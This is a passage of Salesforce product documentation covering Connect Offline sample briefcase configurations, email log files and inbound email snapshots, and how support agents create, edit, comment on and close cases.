If your organization uses Windows, network administrators can install Connect Offline on several machines at once. For mass deployments, go to the Connect Offline page in your personal settings and click the link to download the zipped MSI package.

Tip: The login history lists the version of Connect Offline that each user is using.

Updating Connect Offline

Salesforce.com periodically releases Connect Offline updates and notifies users according to settings in their user profiles.

Sample Offline Data Sets

Many administrators create briefcase configurations based on the functional groups in their organization because users in the same group usually have similar offline requirements for data. Below are sample data sets for common Salesforce groups. Your Connect Offline users have unique needs, but you can use the examples as a reference to help you get started with data sets in briefcase configurations.

Sales Manager

Sales managers usually need to see records they own and also the records of their subordinates. They also tend to closely monitor large deals in the pipeline.

This briefcase configuration allows sales managers to see:

- The opportunities they own
- The opportunities owned by users who report to them in the role hierarchy
- All opportunities scheduled to close in the current quarter with an amount greater than $100,000
- All accounts related to the opportunities
- A subset of their contact and activity records

Object	Ownership Filter	Field Filter	Max Records	Order By
Opportunity	User's Team's Records	(Close Date equals THIS QUARTER) AND (Amount greater than "100,000")	No Limit	
Account	All Records		No Limit	
Contact	User's Records		500	Last Activity (Decending)
Task	User's Records	Closed equals False	No Limit	
Event	All Records	Date equals TODAY OR Date equals NEXT 30 DAYS	No Limit	

Figure 5: Sample Briefcase Configuration for Sales Managers

Sales Engineer

The sales engineer briefcase configuration retrieves opportunities owned by the other members of the user's opportunity team, but does not include the user's records. The sales engineer briefcase configuration is opportunity-based because all accounts and contacts included in the briefcase are related to the opportunities. The sales engineers would see:

- Up to 5000 opportunities they own and up to 5000 opportunities that list them on the opportunity team. These opportunities must be either open or have a close date in the current month, the past two months, or up to 24 months in the future. If more than 5000 opportunities exist, the 5000 most recently modified records are synchronized.
- All accounts, contacts, and opportunity products related to those opportunities
- A subset of tasks and events related to those opportunities

Object	Ownership Filter	Field Filter	Max Records	Order By
Opportunity	User's Sales Team's Records	Closed equals False	No Limit	
Account	All Records		No Limit	
Contact	All Records		No Limit	
Task	All Records	Due Date equals LAST 30 DAYS OR Due Date equals NEXT 30 DAYS	No Limit	
Event	All Records	Date equals LAST 30 DAYS OR Date equals NEXT 30 DAYS	No Limit	
Task	User's Records	Closed equals False	No Limit	
Event	User's Records	Date equals TODAY OR Date equals NEXT 30 DAYS	No Limit	

Figure 6: Sample Briefcase Configuration for Sales Engineers

Account Executive

The account executive briefcase configuration is account-based, which means the briefcase includes the user's accounts and opportunities related to those accounts. The opportunities are filtered so that only open opportunities scheduled to close in the current quarter are synchronized. The Task and Event child data sets retrieve all activities related to those opportunities, not just the user's activities. Only open tasks and events from a two-month window are sent to the briefcase. The Task and Event parent data sets pull down just the user's activities and restrict the activities to open tasks and events scheduled for the next 30 days. The Contact data set delivers the user's contact records, but limits the record count to the 500 most recently active contacts.

Object	Ownership Filter	Field Filter	Max Records	Order By
Account	User's Records		No Limit	
Opportunity	User's Records	(Closed equals False) AND (Close Date equals THIS QUARTER)	No Limit	
Event	All Records	(Date equals LAST 30 DAYS) AND (Date equals NEXT 30 DAYS)	No Limit	
Task	All Records	Due Date equals LAST 30 DAYS OR Due Date equals NEXT 30 DAYS	No Limit	
Contact	User's Records		500	Last Activity (Decending)
Task	User's Records	Closed equals False	No Limit	
Event	User's Records	Date equals TODAY OR Date equals NEXT 30 DAYS	No Limit

MONITORING EMAIL

What Are Email Logs?

Available in: **All** Editions except for **Database.com**

User Permissions Needed	
To access email logs:	"Modify All Data"

Email logs are CSV files that contain information about all email sent through Salesforce over the last 30 days. Logs contain data such as:

- The email address of each email sender and recipient
- The date and time each email was sent
- The delivery status of each email
- Any error code associated with each email

You can use email logs to troubleshoot encountered errors.

To manage email logs, from Setup, click **Monitoring** > **Email Log Files** or **Logs** > **Email Log Files**.

- To request a new email log, click **Request an Email Log**. Due to the volume of email processed through Salesforce, requests are queued in the order that they are received. Email logs should be available within 30 minutes of your request.

- The pending email log requests list provides the status on email log requests that have not yet completed. You can have a maximum of three pending log requests at any time.
- The email log errors list provides descriptions for requests that failed.

  ◊ To resubmit a request that failed, click **Resubmit**.
  ◊ To delete a request that failed, click **Del**.

  Warning: You cannot resubmit a failed request if it requires data that has exceeded the 30 day limit, or if you already have three pending requests.

- To download an email log, click **Download (.zip)**. Email logs are CSV files contained within a compressed file. Logs contribute to your overall file storage limits.
- To delete an email log, click **Del**.

For a summary of the information returned from an email log, see Viewing Email Logs on page 1651.

Requesting an Email Log

Available in: **All** Editions except for **Database.com**

User Permissions Needed	
To access email logs:	"Modify All Data"

To request a new email log for your organization:

1. From Setup, click **Monitoring** > **Email Log Files** or **Logs** > **Email Log Files**.
2. Click **Request an Email Log**.

   You can have a maximum of three pending log requests at one time. If you already have three pending requests, you cannot request another log until at least one of those requests completes.
3. Enter a `Start Time` and `End Time` range for the email log you want to retrieve. Email logs are available for messages sent within the past 30 days prior to your request.

   Note: Each email log can span a maximum of seven days. To see email log data from a period of time greater than seven days, create multiple requests.
4. Optionally, you can filter an email log to only include rows where a specific domain name or email address appears in a field, such as `Recipient` or `Message ID Header`. To enter more than one filter term, separate each value with a comma. If you leave this field blank, the log is not filtered and all email addresses are returned within the specified time range.
5. Enter the email addresses that you want to receive notification when the email log request is complete. Separate each email address with a comma.

To clear a request and return to the email log overview page, click **Cancel**.

Viewing Email Logs

Viewing Email Logs

Available in: **All** Editions except for **Database.com**

User Permissions Needed	
To access email logs:	"Modify All Data"

The following table describes the format of the log file and lists examples of its fields:

Column	Field	Description	Example
A	`Date/Time`	The date and time the message was sent in GMT	3/06/2009 13:37
B	`Internal Message ID`	The unique internal ID of the message	`16/A4-20983-88E21E84`
C	`Mail Event`	Indicates the final email event in the mail server. Events can be one of the following values: **R - Reception** The email was successfully received. **D - Delivery** The email was successfully sent. **T - Transient Failure** The email transmission was delayed. Salesforce will retry delivery over a 24-hour period. The first retry occurs five minutes after the first transient failure, the second occurs ten minutes after that, the third twenty minutes after that, and so on.	T

Column	Field	Description	Example
		P - Permanent Failure The email could not be delivered.	
D	`Recipient`	The email address of the person to whom the email is sent	admin@acme.com
E	`Sender`	The email address of the person who sent the email	user@acme.com
F	`Remote Host`	The IP address of the application server that delivered the email to the email server	10.0.0.1
G	`Bytes Transferred`	The size of the email	11856
H	`User ID`	The Salesforce ID of the user who sent the email	`00540000000rSXT`
I	`Message ID Header`	The ID header at the beginning of every email	`21749386.106091224027705044.JavaMail.sfdc@na2-app4-2-sjl.ops.sfdc.net`
J	`Retry Count`	The number of attempts made to deliver the email	11
K	`Seconds in Queue`	The number of seconds the email had to wait before being delivered	300
L	`Delivery Stage`	The final stage the delivery was in before it was logged. Below are the values of the stages in the order that they appear during the SMTP sequence: **BANNER** The SMTP connection response **EHLO** The beginning of the session with the mail server	`during RCPT TO`

Column	Field	Description	Example
		STARTTLS Establishes a secure communication session with the email server **MAIL FROM** Announces the sender of the email **RCPT TO** Announces the recipient of the email **DATA** Announces that the subsequent text is the email message **BODY** The state when the body of the email is being sent to the recipient **RSET** Resets the server state, ending the session In addition, there are responses that may appear at any point during the delivery sequence: **while not connected** The client is trying to establish a connection **while idle** The client has connected, but is not sending or receiving any commands **reading confirmation** A command was sent and the client is waiting for a response **handshaking TLS** An error occurred while trying to establish a secure connection	

Column	Field	Description	Example
		out of band bounce The receiving server accepted a command, but then for an unknown reason rejected it **in unknown state** An unknown error has occurred	
M	`Relay Address`	The hostname of the designated relay system	relay.my.org
N	`Relay Port`	The port of the designated relay system	587

Column	Field	Description	Example
O	`Delivery Status Notification`	After every delivery stage, a three-digit response code is sent from the mail server. The first number indicates whether the command was successful or unsuccessful; the second digit indicates the type of error; and the third provides additional information to resolve the potential problem. The five possible values of the first digit are: **`1xx` - Positive Preliminary reply** The command was accepted, but no response has been sent **`2xx` - Positive Completion reply** The requested action has successfully completed **`3xx` - Positive Intermediate reply** The command was accepted, but the requested action needs more information **`4xx` - Transient Negative Completion reply** The command was not accepted and the requested action did not occur. However, the error condition is temporary and the action may be requested again. **`5xx` - Permanent Negative Completion reply** The command was not accepted and the requested action did not	`421 no adequate servers`

Column	Field	Description	Example
		occur Every email service provider implements the codes differently, so there is no comprehensive list for what the second or third digits indicate. For more information on these codes, view the official SMTP documentation, section 4.2.1: http://www.ietf.org/rfc/rfc2821.txt?number=2821

What Are Email Logs?

Troubleshooting with Inbound Email Snapshots

Take a snapshot of inbound email messages so you can more easily troubleshoot inbound email errors.

Available in: **All** Editions except for **Database.com**

User Permissions Needed	
To request, view, download, and delete email snapshots:	"Modify All Data"

Inbound email snapshots capture a copy of inbound email messages, helping you diagnose issues with email services such as Email to Salesforce, Email-to-Case, and Apex email services. Request a snapshot by specifying criteria for the email's To and From addresses, and when an inbound message meets that criteria, the snapshot records a single copy that you can view and download. The email itself is processed normally without alteration. Snapshots contain the:

- Sender's address
- Inbound email service address
- Date and time of the snapshot
- Full message contents, including headers and attachments

To access inbound email snapshots, from Setup, click **Monitoring** > **Email Snapshots**.

- To request an inbound email snapshot, enter criteria for the To address (required) and From address (optional). Then click **Request Snapshot**.

The requested snapshot is added to the list of Pending and Completed Snapshots. As soon as an inbound message meets your specified criteria, we take a snapshot and complete the request.

- To view a completed snapshot, you can:

Option	Description
View snapshot details	Click **Show Details** to see when the snapshot was taken, the sender's address, and the inbound email service address. Click **Hide Details** to collapse the details section.
Download the snapshot	Click **Download** then either open the email as a .txt file or save it to your computer.

Consider these tips when using inbound email snapshots:

- You can have a maximum combined total of 25 pending and completed snapshots. Delete some to free up space for new snapshots. You can delete any pending or completed snapshot, even if someone else originally requested it.
- Deleted snapshots are permanently deleted. They're not moved to the Recycle Bin.
- When specifying criteria for the To address, keep these tips in mind.
  - ◊ The criteria apply to any of the addresses specified in an email's To, CC, or BCC fields (not only the To field).
  - ◊ Inbound email service addresses always end in `salesforce.com`.
  - ◊ You may want to look up the addresses your organization uses. This table summarizes where to find them.

Type of inbound email address	Where to find addresses
The user's unique Email to Salesforce address	Every user can click **Email** > **My Email to Salesforce** in their personal settings to view the unique address assigned to them by Email to Salesforce.
Email routing addresses for Email-to-Case or On-Demand Email-to-Case	From Setup, click **Customize** > **Cases** > **Email-to-Case** to open the Email-to-Case settings page. View the Routing Addresses section.
Your organization's email service addresses	From Setup, click **Develop** > **Email Services**, then the name of an email service.

- You can use an asterisk (*) wildcard in both the local-part of the email address (the part before the @ symbol) and in the domain-part (the part after the @ symbol). Spaces, commas, and semicolons aren't valid characters. Each address field can contain a maximum of 255 characters.
- You can click **Request Snapshot** multiple times if you want to request more than one snapshot with identical criteria.
- If you believe a snapshot should have completed but it still shows Pending status, try refreshing the page.
- Snapshots don't expire. Requested snapshots can remain in Pending status indefinitely if no inbound emails match the specified criteria. Completed snapshots persist until you delete them.

SUPPORT YOUR CUSTOMERS

Welcome, Support Agents

This documentation is for support agents and other users who want to use Salesforce customer service and support features, also known as the Service Cloud. It's organized by tasks so that you can quickly find information about features that will help you provide customer service. For example, information about emailing customers is located in a section named Responding to Customers, rather than a section that includes the feature name, Email-to-Case. However, you can search this documentation by keywords to find a feature name or support solution. Note that this documentation doesn't include many tasks for setting up features. For those, please refer to the documentation, *Set Up and Maintain Customer Support Tools*.

Together, *Support Your Customers* and *Set Up and Maintain Customer Support Tools* contains the information you need to set up and deliver customer service with Salesforce.

TRACKING CUSTOMER INQUIRIES

CASES

Cases Overview

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A case is a description of a customer's feedback, problem, or question. Use cases to track and solve your customers' issues. You can quickly create, edit, locate, and view cases from the Cases tab. To gather customer feedback from your company's website and customer emails, set up:

- Web-to-Case
- Email-to-Case or On-Demand Email-to-Case

Your customers can also create cases on your Customer Portal, Self-Service portal, or Chatter Answers.

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

If the Service Cloud console is set up, you can find, view, and edit cases and their related records on one screen.

If entitlements are set up, you can determine if a customer is eligible to receive support and see if existing cases are close to violating an entitlement process.

Case Management Implementation Guide

Cases Home

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view Cases tab:	"Read" on cases
To view cases:	"Read" on cases
To create cases:	"Create" on cases

Clicking on the Cases tab displays the cases home page.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

  To view the cases in a queue, choose that queue list from the drop-down list. For every queue your administrator creates, Salesforce adds a corresponding queue list view.

  Note: The organization-wide sharing model for an object determines the access users have to that object's records in queues:

  Public Read/Write/Transfer
  Users can view and take ownership of records from any queue.

  Public Read/Write or Public Read Only
  Users can view any queue but only take ownership of records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

  Private
  Users can only view and accept records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

  Regardless of the sharing model, users must have the "Edit" permission to take ownership of records in queues of which they are a member. Administrators, users with the "Modify All" object-level permission for Cases, and users with the "Modify All Data" permission, can view and take records from any queue regardless of the sharing model or their membership in the queue.

- If the Service Cloud console is set up, you can find, view, and edit cases and their related records on one screen.
- In the **Recent Cases** section, select an item from the drop-down list to display a brief list of the top cases matching that criteria. From the list, you can click any case name to go directly to the case detail. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display. The fields you see are determined by the "Cases Tab" search layout defined by your administrator and by your field-level security settings (available in Enterprise, Unlimited, and Developer Editions only). The Recent Cases choices are:

Recent Cases Choice	Description
My Open	The last ten or twenty-five open cases that you own, with the oldest case listed first. This list only includes records owned by you.
Recently Viewed	The last ten or twenty-five cases you viewed, with the most recently viewed case listed first. This list is derived from your recent items and includes records owned by you and other users.

- In the **Recent Cases** section, click **New** to create a new case.
- Under **Reports**, click any report name to jump to that report.
- In Professional, Enterprise, Unlimited, and Developer Edition organizations, select any of the links under **Case Tools** to access utilities for managing your cases.
- If cases are shared with external contacts via Salesforce to Salesforce, choose one of the list views under **Cases from Connections** to view cases that your business partners have shared with you.

Service Cloud Console Overview

Viewing Case Lists

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view case lists:	"Read" on cases
To create cases:	"Create" on cases

The cases list page displays a list of cases in your current view. To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

If the Service Cloud console is set up, view case lists by selecting Cases from the navigator tab (if Cases is available).

- Click **Edit** or **Del** to edit or delete a case.
- If Chatter is enabled, click or to follow or stop following a case in your Chatter feed.
- Click **New Case** or select **Case** from the Create New drop-down list in the sidebar to create a case.
- Select the box next to one or more cases and then use the buttons at the top of the view to close the cases, take ownership of them, or change the case status or owner.

Note: Cases with a red arrow have been automatically escalated via your organization's escalation rules.

Taking Ownership of Cases

To take ownership of cases in a queue, view the queue list view, check the box next to one or more cases, and then click **Accept**. Professional, Enterprise, Unlimited, and Developer Edition organizations can grant additional access to cases beyond what the sharing model allows.

Note: The organization-wide sharing model for an object determines the access users have to that object's records in queues:

Public Read/Write/Transfer

Users can view and take ownership of records from any queue.

Public Read/Write or Public Read Only

Users can view any queue but only take ownership of records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

Private

Users can only view and accept records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

Regardless of the sharing model, users must have the "Edit" permission to take ownership of records in queues of which they are a member. Administrators, users with the "Modify All" object-level permission for Cases, and users with the “Modify All Data” permission, can view and take records from any queue regardless of the sharing model or their membership in the queue.

Cases Overview
Displaying and Editing Cases

Changing Multiple Cases

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change case owner:	“Transfer Cases” OR “Transfer Record” AND “Edit” on cases
To close and change the status of cases:	“Manage Cases”

From any case list page, administrators can “mass update” multiple cases at once. From any queue list view, users can take ownership of one or more cases if they are a member of that queue, if they are higher in the role or territory hierarchy than a queue member, or if the organization’s default sharing for cases is Public Read/Write/Transfer. Simply check the boxes next to the desired cases and click the appropriate button. The following actions are possible:

- **Accept**—Assigns you as the owner of the selected cases in a queue list view. Any attached open activities are transferred to you as well. In organizations that do not have the Public Read/Write/Transfer sharing model for cases, you can take cases only from queues of which you are a member or if you are higher in the role hierarchy than a queue member.
- **Change Owner**—Assigns the cases to the one user or queue you specify. Any attached open activities are transferred to the new owner as well. When putting cases in a queue, the open activities are not transferred.

  In addition to the required user permissions for this feature, you must have read sharing access to the cases you are updating.

  Note: When you change case ownership, any associated open activities that are owned by the current case owner are transferred to the new owner.

- **Close**—Closes the selected cases using the values you specify. You can set a common `Status` and `Reason` and add any comments.

  You must have the “Manage Cases” permission and read/write sharing access to the cases to use this feature.

- **Change Status**—Changes the `Status` of the cases to the value you set.

You must have the "Manage Cases" permission and read/write sharing access to the cases to use this feature.

Displaying and Editing Cases

Creating Cases

Case assignment rules, Web-to-Case, Email-to-Case, and the Self-Service portal are available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view cases:	"Read" on cases
To create cases:	"Create" on cases

You can create cases in various ways:

- Your administrator can set up Web-to-Case and either Email-to-Case or On-Demand Email-to-Case to automatically capture cases from your website and customer emails.
- Your customers can log their own cases from the Customer Portal, Self-Service portal, or Chatter Answers.

  Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

- You can create cases manually from the Cases tab, the Cases related list, or, depending on how your administrator has set up your organization, in the feed on record detail pages.
- If you have an answers community, you can escalate an unanswered or problematic question into a new case.

You may have to verify that contacts are eligible to receive customer support, or that a service contract includes an entitlement, before you create or update cases. If so, see Verifying Entitlements on page 1803.

To create a new case for a support email or phone call:

1. Use Search to find the individual's account and then locate the contact in the Contacts related list.

   If the contact doesn't exist, create a new contact for that account.

2. Click **New** in the Cases related list of the contact.

   If your organization uses record types, you might be prompted to choose a `Record Type` when creating a case. Different record types can have different fields and different picklist values.

3. Enter information for the case.

   When you enter or select a contact for the `Contact Name` field, the `Account Name` field defaults to the account associated with the contact when you save the case. However, you can change the account in the `Account Name` field during subsequent updates.

4. To associate the case with an asset:

a. Click the **Asset** lookup icon. Initially, the asset lookup lists all assets for the contact if one is selected. Enter search criteria and click **Go!** to refine this list.
b. Select an asset from the assets listed to associate it with the case.
c. If you do not find a matching asset, click **New** to create a new asset from the lookup dialog and associate it with the new case. The **New** button displays if your organization has enabled Quick Create and you have the "Create" permission on assets.
d. To associate the new asset with a product, enter your product search criteria and click **Go!** or select a product from the list of matches. Click **Skip** if you do not want to associate the asset with a product.
e. Enter the asset details and click **Save**.

5. If enabled by your administrator, you can associate the case with another case. Simply type the case number of the parent in the `Parent Case` field. Alternatively, you can click the lookup icon to search for a case's case number.

   When a case is associated with a parent case it signifies a relationship between cases, such as a grouping of similar cases for easy tracking, or a division of one case into multiple cases for various users to resolve.

6. Depending on how your organization is set up, you may be able to:

   - Deselect `Visible in Self-Service Portal` if you don't want the case to be available in the Self-Service portal.
   - Select `Assign using active assignment rules` to automatically assign the case using your organization's active assignment rule. If `Assign using active assignment rules` is selected and no assignment rule criteria is met, the case is assigned to the Default Case Owner. If you do not select the checkbox, you are assigned as the owner.
   - Select `Send notification email to contact` to automatically send an email to the contact indicating that the case was created.

7. If Spell Checker is enabled for your organization, click **Check Spelling** to spell-check the contents of the `Description` field. Spell Checker does not support all the languages that Salesforce supports. For example, Spell Checker doesn't support Thai, Russian, and double-byte languages, such as Japanese, Korean, or Chinese.
8. Click **Save** to save the case, or click **Save & New** to save the case and create another. Alternatively, click **Save & Close** to save and close the case immediately. This sets the `Closed When Created` field on the case, which indicates that the case was closed during creation.

Note: When you save a newly-created case with the assignment rule box checked, the record type of the case might change, depending on what behavior your administrator specified for assignment rules.

If your organization uses divisions, the division of a new case is automatically set to the division of the related contact.

Solving Cases

Displaying and Editing Cases

Case assignment rules, case escalation rules, and the Self-Service portal are available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view cases:	"Read" on cases
To change cases:	"Edit" on cases

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Displaying Cases

Once you have located a case on the cases home or list pages, click the case name to display the details. From an account, contact, or solution detail page, you can also click the case number in the Cases related list. The Cases related list shows all cases associated with that item. If hover details are enabled, hover over any lookup field on the detail page to view key information about a record before clicking into that record's detail page.

If the Service Cloud console is set up, you can find, view, and edit cases and their related records on one screen.

Cases that display a red arrow have been automatically escalated by an escalation rule. Cases that display a red comment icon have a new comment that was added by a customer in the Self-Service portal.

Viewing Case Updates and Comments (Chatter)

Display a Chatter feed of updates, comments, and posts about the case.

Web Case Display

In Professional, Enterprise, Unlimited, and Developer Edition organizations, cases generated via Web-to-Case display an additional section of information entitled **Web-to-Case Information**, which includes all data entered by your customer.

Editing Cases

To update a case, click **Edit**, and then change the fields you want to update. Note that if you update the `Contact Name` field, the `Account Name` field does not automatically default to the account associated with the contact when you save the case. However, you can change the `Account Name` field during subsequent updates. If the contact is a Self-Service user, he or she can only view cases on the Self-Service portal that are associated with the account on their contact record.

Note: When you change the account on a case, manual shares on the case are deleted if the target group of users in the manual shares does not have Read access on the new account.

If enabled, you can select `Send notification email to contact` below the case detail to automatically notify the contact that you have updated the case (an email is only sent if you have access to the contact); and you can select `Assign using active assignment rules` to automatically reassign the case using an active case assignment rule. If `Assign using active assignment rules` is selected and no assignment rule criteria is met, the case is assigned to the Default Case Owner.

When you have finished editing the case, click **Save**. You can also click **Save & New** to save the case and create another, or click **Save & Close** to save and close the current case.

Use inline editing to edit fields directly on the detail page. If inline editing isn't enabled, contact your administrator.

Replying to Email Cases

To reply and work with cases created via Email-to-Case or On-Demand Email-to-Case, use the Emails related list on the case.

Working with Milestones and Entitlement Processes

To view any milestones (required steps in a support process) on the case or add the date in which you've completed a milestone, use the Case Milestones related list.

If enabled by your administrator, use these fields to view and update the entitlement process (support process) that includes all of the milestones you must complete to resolve the case:

Field	Description
`Timeline`	How far along a case is to reaching an entitlement process's milestones. You can click or hover your mouse pointer over each milestone to view its details. Milestones are represented by these icons: • Completed milestone • Violated milestone You can drag the Handle icon () along the Timeline Zoom tool to view past and future milestones. When adding the `Timeline` field to case page layouts, click the wrench icon () next to it and select `Show label` so the field name displays on cases.
`Entitlement Process Start Time`	The time the case entered an entitlement process. You can update or reset the time if you have the "Edit" permission on cases. When you reset the time: • Closed or completed milestones aren't affected • Incomplete milestones are recalculated based on the new start time
`Entitlement Process End Time`	The time the case exited an entitlement process.
`Stopped`	Lets you stop an entitlement process on a case. This may be necessary if you're waiting for a customer's response.
`Stopped Since`	Shows the date and time an entitlement process was stopped on a case.

See Entitlement Management Overview on page 2180.

Replying to Chatter Answers Cases

To reply to a case converted from a question on a Web community, type your response in the Chatter-like feed on the case detail page, and click **Answer Customer**. Your response is tracked as a comment on the Case Comments related list.

Case comments marked `Public` display as private messages from customer support in Chatter Answers; they don't display to the entire community. For example, if a support agent adds a public case comment, it only displays to the case's contact when he or she logs in to Chatter Answers to review private messages. Support agents can read all private and public case comments. See Chatter Answers Overview on page 1791.

Closing Cases

To close a case, click **Close Case**, edit the case `Status` and other fields as needed, and click **Save**. If article submissions are enabled and you want to capture information that helped you close the case, click **Save and Create Article**. When the draft article you submit is published, it is automatically attached to the case and available in the knowledge base for easy search and reference.

If enabled by your administrator, you can close a case by simply selecting Closed from the `Status` field on a case edit page.

Sharing

In Professional, Enterprise, Unlimited, and Developer Edition organizations, share a case and its related information with other users, groups, or roles by clicking **Sharing**.

Articles

If the Articles related list is available, click **Find Articles** to see a list of articles in the knowledge base that may help you solve the case. You can use keywords to initiate another search or attach any relevant articles to the case. Once attached, articles appear on the Articles related list. If you create a draft article while closing a case, the article appears on the related list after the draft article is published.

To create a new article from within a case, click **New**.

Finding Solutions

If the Solutions related list is available, you can enter relevant keywords in the search box, select the category in which to search (if your organization uses solution categories), and click **Find Solution**.

Alternatively, if the suggested solutions feature is available, click the **View Suggested Solutions** button to find relevant solutions to help you solve the case. The solutions that are suggested for the case are found using a formula that automatically scores the relevancy of each solution to the particular case via word frequency, case similarity, and related solutions.

If multilingual solutions is enabled for your organization, search results return solutions in all languages that have matching keywords. However, search results across all languages might not be reliable because terms searched from one language to another are processed differently.

Case Related Lists

The lower portion of the display provides information related to the case, including activities, solutions, emails, history, comments, contact roles, related cases, case milestones, case team members, entitlements, assets, and attachments.

You can click individual items to display additional detail. Click **more** at the bottom of the page or **View More** below a related list to display more items. Clicking the **New** button lets you directly add new items. For example, clicking **New Task** lets you add a new task.

The related lists you see are determined by your personal customization, and by any customization your administrator has made to page layouts or your permissions to view related data.

Note: Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.

Printing Cases

To open a printable display of the record details, in the top-right corner of the page, click **Printable View**.

Case Comments Overview

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Case comments let you and your support reps add, edit, or delete public or private comments on a case. All comments display in a case's Case Comments related list.

Comments can remain private or be made publicly available to a case's contact on the Customer Portal, Self-Service portal, or Chatter Answers. You can also set up your portal or Web community to let customers comment on their cases. When a portal user adds a comment, the case owner receives an email, and a comment icon () remains on the case heading until the case owner views it.

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Cases Overview

Creating and Editing Case Comments on Case Detail Pages

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view case comments:	“Read” on cases
To add case comments and make case comments public:	“Edit” or “Create” on cases
To edit or delete case comments added by other users:	“Modify All” on cases
To edit, delete, or make public your existing case comments:	“Edit Case Comments”

1. Click **New** or **Edit** on the Case Comments related list.
2. Optionally, select `Public` to enable comment notifications to the contact on the case, and to let the contact view the comment on the Customer Portal or Self-Service.
3. Type comments in `Comment`.
4. Click **Save**.

Note: Starting with Spring ’12, the Self-Service portal isn’t available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Note: If you publish cases and case comments to external contacts via Salesforce to Salesforce, all public case comments are automatically shared with a connection when you share a case. To stop sharing a comment, select **Make Private**.

Tip: On the Case Comments related list:

- Click **Del** to delete an existing comment.
- Click **Make Public** or **Make Private** to change the public status of a comment on the Customer Portal or Self-Service portal. Case comments marked `Public` display as private messages from customer support in Chatter Answers; they don't display to the entire community. For example, if a support agent adds a public case comment, it only displays to the case's contact when he or she logs in to Chatter Answers to review private messages. Support agents can read all private and public case comments.

Creating and Editing Case Comments

Creating and Editing Case Comments on Case Edit Pages

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view case comments:	"Read" on cases
To add case comments and make case comments public:	"Edit" or "Create" on cases
To edit or delete case comments added by other users:	"Modify All" on cases
To edit, delete, or make public your existing case comments:	"Edit Case Comments"

1. Click **New** on the Cases tab to create a case, or select an existing case and click **Edit**.
2. Type your comments in `Internal Comments`.
3. Optionally, select `Send Customer Notification` to email the contact on the case of your new public comment.
4. Click **Save**.

An email is sent to the case owner whenever a case comment is created or updated.

Note: `Send Customer Notification` displays on case edit pages when:

- An administrator has enabled case comment notification to contacts on Support Settings or Self-Service Portal settings pages
- The comment is marked `Public`
- There's a contact on the case

- The contact on the case has a valid email address

Creating Case Notes

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create case notes:	"Edit" on cases

Case notes are only visible to other users in your organization and aren't included in the Case Comments related lists. You can use them to share information about the case with other agents, or get help from others in your organization. Optionally, you can add files and links. Note that files attached to case notes aren't included in the Attachments related list on the case detail page.

To create a case note:

1. Click **Write Case Note** on the Case Feed page. Note: depending on how your administrator has set up Case Feed, this action may have another name.
2. Enter the text for the case note. Optionally, you can use the @ sign to mention another user, or the # sign to add a topic to the note.
3. Optionally, attach a file from your computer or from Salesforce, or attach a link.
4. Click **Share**.

After the note appears in the feed, other internal users can click **Comment** to add information to it, or click **Like** to receive email notifications when additional comments are added.

Case History

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view cases:	"Read" on cases

The Case History related list of a case detail page tracks the changes to the case. Any time a user modifies any of the standard or custom fields whose history is set to be tracked on the case, a new entry is added to the Case History related list. All entries include the date, time, nature of the change, and who made the change. Modifications to the related lists on the case are not tracked in the case history.

Note: Changes to the `Closed When Created` field are only tracked when the field is updated via the Force.com API.

In Professional, Enterprise, Unlimited, and Developer Edition organizations, for automated case changes that result from Web-to-Case or case assignment or escalation rules, the user listed in the history is the `Automated Case User` chosen in the Support Settings.

Cases Overview

Case Fields

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A case has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

Field	Description
	Escalated case icon. Indicates that a case has automatically been escalated via your organization's active escalation rule. The escalated case icon no longer displays after the case is closed or does not meet escalation criteria.
	Comment icon. Indicates that a Self-Service user has added a comment to the case. The icon appears until the owner views the case.

Field	Description
`Account Name`	Name of the account associated with the contact assigned to the case. Automatically filled in when you link the case to a contact and save the case. During subsequent updates, you can enter a different account name, or select a different account using the lookup icon.
`Asset`	The customer's product model. To quickly find an asset in the lookup dialog box, select criteria from the `Filter by` fields. Administrators can set lookup filters to restrict filter values and results. Using `Asset` on a case edit page will show only assets associated with the contact on the case. To see a list of all assets associated with the case, use `Asset` in inline editing mode.
`Business Hours`	Indicates the hours at which escalation actions or milestones in entitlement processes run on the case.
